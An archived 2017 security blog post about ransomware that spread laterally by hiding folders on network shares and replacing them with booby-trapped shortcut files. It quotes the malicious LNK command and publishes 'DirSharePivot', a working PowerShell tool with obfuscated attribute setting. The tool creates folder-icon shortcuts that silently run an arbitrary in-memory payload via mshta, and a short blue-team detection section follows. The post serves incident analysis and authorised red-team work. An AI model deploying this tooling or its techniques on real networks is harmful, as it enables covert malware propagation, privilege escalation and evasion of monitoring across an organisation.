Abusing network shares for efficient lateral movements and privesc (DirSharePivot)

By David Routin

Published: 2017-11-14 · Archived: 2026-04-06 01:54:48 UTC


Background

About a year ago my team and I had were called to perform a forensic analysis on a customer network. The reason for this was that a computer was first infected by a ransomware, and for some (unknown) reasons, several other workstations were getting "infected" after only 3 hours.
After 5 hours (time of my intervention) I discovered that:
- 80% of the workstations were infected
- The network was partially segmented but the infection occurs on all segments
- A malware process was even running on the file Server as... "Domain Administrator" :-/
- No track of 4624 (Logon Type 3) events or any other track of lateral movements/authentications
Interesting... hum :)

In this article I will describe my analysis of the threat and also how to take advantage of this method in a "safer" and more "controlled" way to move laterally (or even perform privesc) in red team operations. (practical exploitation code will be provided).
This method may be particularly useful in segmented/restricted networks and could be used to circumvent SIEM detections based on network flows & Windows authentication events only use cases.
I will also suggest some blue team possibilities to catch this kind of attacks.
Nice read :)

Lateral movement abusing user interactions

After finding the "patient 0", I finally see something weird on the main network shares:




Partial screenshot of network share with "supposed" directories links

This looks interesting... I asked some employees and they told me that these links were legits and that when they click on them they access the normal contents without issue... (furthermore DFS can provide share looking as LNK/Shortcuts).
But I decided to analyze this...

A "dir -Force" output in the network share will return the following result, showing the very interesting way to hide the threat:

- Original directories are set to "Hidden" (-h-),

- from there a LNK is created with the original directory name



dir -Force in the current share

LNK File analysis

An analysis of one of the .LNK confirmed that:
- a malicious payload is embedded
- The LNK use a "Directory" icon (Shell32.dll, Icon index: 3)

Malicious payload:

```
 .\Windows\system32\cmd.exe /c start explorer.exe "Intel" & type "3b5a5b29263677d600.exe" > "%temp%\3b5a5b29263(
"%temp%\3b5a5b29263677d600.exe"
```

What does it means ?

When a user clicks on any "fake directory":
- An explorer window is opened to access the "real" (hidden) directory making the use think everything is legit thanks to **explorer.exe "Intel"**
- The malware is copied on the victim user (in %temp%)
- The malware is finally executed locally !
- Once activated, the malware tries to infect all other accessible shares from this new victim
- At the end we have a "continuously" improved lateral movement over the whole network thanks to users actions (network share access) !

In few minutes/hours all the network may become infected depending on the volume of access in the network share.

Benefits for attacker

This lateral movement technique is:
- Particularly efficient (a whole domain may be compromised in few hours)
- **Privilege escalation possible** ! Indeed, everyone is using network shares in a company, so you are likely to get more and more accounts and privileges, in this current case, even a logged Domain Admin have used the network share and compromised its account !
- Network segmentation is not a problem for attackers as the spreading point is a network share
- Likely not detected by IDS/SIEM as it doesn't trigger any authentication attempts or network scanning from a unique host

Using this technique in Red Team operations

As shown previously this technique may be of great interests when standards privesc/lateral movements failed (high level of patch, strong segmentation etc) during red teams engagements.
For this usage it would be very dangerous to pOwn users which will infect all their own accessible shares etc... (cleaning that at the end of the engagement may be a pain :D)
In this context I have developped the following powershell code to limit this effect only for a specific directory.
Furthermore, the original method was noisy and not optimized:
- "cmd /c" was noisy as it was generating a quick window console...
- writing payload to disk (we are in 2017 :))

To get rid of this I have used mshta command line running cmd (it is not mandatory as everything could be done using VBscript) with "vbhide" option to hide any possible window, detections will be also limited with in memory payload (no payload written on disk).

```
function DirSharePivot
{
 <#
 .SYNOPSIS
 Function: DirSharePivot
 Author: David ROUTIN - 13 nov 2017
```

```
Example:
DirSharePivot -StartDir K:\test -Payload "powershell -enc XXXXXXXXXXXXXXXXXXXXXXXX"

This will set all the directories in the defined Path as Hidden (non recursive to keep control), af
name of each hidden directories.
This LNK will have a "directory shortcut icon", and will open a explorer to the selected directory

#>
[CmdletBinding()] Param(

       [Parameter(Position = 0, Mandatory = $True)]
       [String]
       $StartDir,

[Parameter(Position = 1, Mandatory = $True)]
       [String]
       $Payload

)
$Filepath = Get-ChildItem -path $StartDir -Force -directory
foreach ( $Object in $Filepath ) {
     $Object.Attributes = (-join "uRtHoirdebn"[3,5,7,7,8,10])

$Shell = New-Object -ComObject ("WScript.Shell")
$ShortCut = $Shell.CreateShortcut($StartDir + "\" + $Object + ".lnk")
$ShortCut.TargetPath="mshta.exe"
$ShortCut.Arguments= 'vbscript:Close(Execute("Set x = CreateObject(""WScript.shell""): x.Run ""cmd
$ShortCut.WindowStyle = 1;
$ShortCut.Hotkey = "CTRL+SHIFT+F";
$ShortCut.IconLocation = "C:\windows\System32\shell32.dll, 3";
$ShortCut.Description = $Object;
$ShortCut.Save()
}
}
```

Blue team actions

Even not perfect, several tactics may be deployed to detect/protect this spreading method.

- Audit process tracking and create use cases based on sensitives MS signed binaries usage (mshta, powershell, rundll32...)
- Monitor actively powershell executions
- Properly control write permissions on main directories on your share
- Use Applocker to limit the risk of unecessary usage of MS signed binaries.

- Activate "Audit Object Access" and monitor sensitive shares or part of them (as enabling this on a high volume corporate share may have negative performances impacts) to detect specific .LNK.

For example you have a "Honeypot" directory, you may track creation of "Honeypot.lnk" (event 4656)
- Create SIEM rule to monitor multiple .LNK file creations on shares (monitoring events 5145 may be an option at the fileserver level)

David Routin
